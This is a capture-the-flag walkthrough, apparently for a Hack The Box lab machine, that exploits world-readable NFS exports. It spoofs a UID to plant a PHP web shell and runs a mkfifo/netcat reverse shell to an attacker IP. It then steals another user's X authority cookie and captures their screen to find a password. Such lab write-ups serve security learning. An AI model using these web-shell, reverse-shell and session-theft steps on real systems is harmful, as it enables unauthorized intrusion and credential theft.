Information Gathering

1) Found some open ports from initial scan

```
┌──(vigneswar㉿vigneswar)-[~/squash]
└─$ nmap 10.10.11.191
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-31 14:01 IST
Nmap scan report for 10.10.11.191
Host is up (0.50s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 73.56 seconds
```

2) Found mounts on nfs

```
┌──(vigneswar㉿vigneswar)-[~/squash]
└─$ showmount 10.10.11.191 -e
Export list for 10.10.11.191:
/home/ross    *
/var/www/html *
```

3) Mounted the share

```
┌──(vigneswar㉿vigneswar)-[~/squash]
└─$ sudo mount -t nfs 10.10.11.191:/ ./share
```

4) Found uid 2017

```
┌──(vigneswar㉿vigneswar)-[~/squash/share/var/www]
└─$ ls -al
total 12
drwxr-xr-x  3 root root     4096 Oct 21  2022 .
drwxr-xr-x 16 root root     4096 Oct 21  2022 ..
drwxr-xr--  5 2017 www-data 4096 Oct 31 14:30 html
```


5) created a user with uid 2017

```
┌──(vigneswar㉿vigneswar)-[~/squash/share/var/www]
└─$ sudo usermod hacker -u 2017 -p hackergod -s /bin/bash
```


6) Made a webshell

```
hacker@vigneswar:/home/vigneswar/squash/share/var/www/html$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
hacker@vigneswar:/home/vigneswar/squash/share/var/www/html$ ls
css  images  index.html  js  shell.php
hacker@vigneswar:/home/vigneswar/squash/share/var/www/html$
```

7) got the shell



8) Found the user



Exploitation

1) Made a shell payload

```
hacker@vigneswar:/home/vigneswar/squash/share/var/www/html$ echo "rm f;mkfifo f;cat f|/bin/ba
sh -i 2>&1|nc 10.10.16.5 4444 >f" > shell.sh
hacker@vigneswar:/home/vigneswar/squash/share/var/www/html$ chmod +x shell.sh
hacker@vigneswar:/home/vigneswar/squash/share/var/www/html$
```

2) Got the shell

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.191] 34502
bash: cannot set terminal process group (1087): Inappropriate ioctl for device
bash: no job control in this shell
alex@squashed:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
alex@squashed:/var/www/html$ export TERM=xterm
export TERM=xterm
alex@squashed:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿vigneswar)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444

alex@squashed:/var/www/html$
```

3) got user flag

```
alex@squashed:/home/alex$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
user.txt
alex@squashed:/home/alex$ cat user.txt
cat user.txt
040eff2bdcfc31a71837a6daf72516a5
alex@squashed:/home/alex$
```

4) Found other user

```
alex@squashed:/home/alex$ w
 14:25:25 up  5:56,  1 user,  load average: 0.01, 0.02, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               08:29    5:56m 29.14s  0.05s /usr/libexec/gnome-session-bi
nary --systemd --session=gnome
```

5) From nfs changed uid to 1001 (ross's uid) and captured the cookie of ross

```
hacker@vigneswar:/home/vigneswar/squash/share/home/ross$ cat .Xauthority | base64 > /tmp/cook
ie
```

6) Transferred the cookie


```
alex@squashed:/home/alex$ wget http://10.10.16.5/cookie
--2023-10-31 15:06:52--  http://10.10.16.5/cookie
Connecting to 10.10.16.5:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 57 [application/octet-stream]
Saving to: 'cookie'

cookie              100%[===================>]      57  --.-KB/s    in 0s

2023-10-31 15:06:53 (8.82 MB/s) - 'cookie' saved [57/57]

alex@squashed:/home/alex$ mv cookie .Xauthority
```

```
alex@squashed:/home/alex$ export XAUTHORITY=/tmp/.Xauthority
```

7) Got screen shot of ross home

```
alex@squashed:/home/alex$ xwd -root -screen -silent -display :0 > /tmp/screen.xwd
```

8) found password from screen shot



9) Got the root flag

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 squashed.htb | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV squashed.htb
```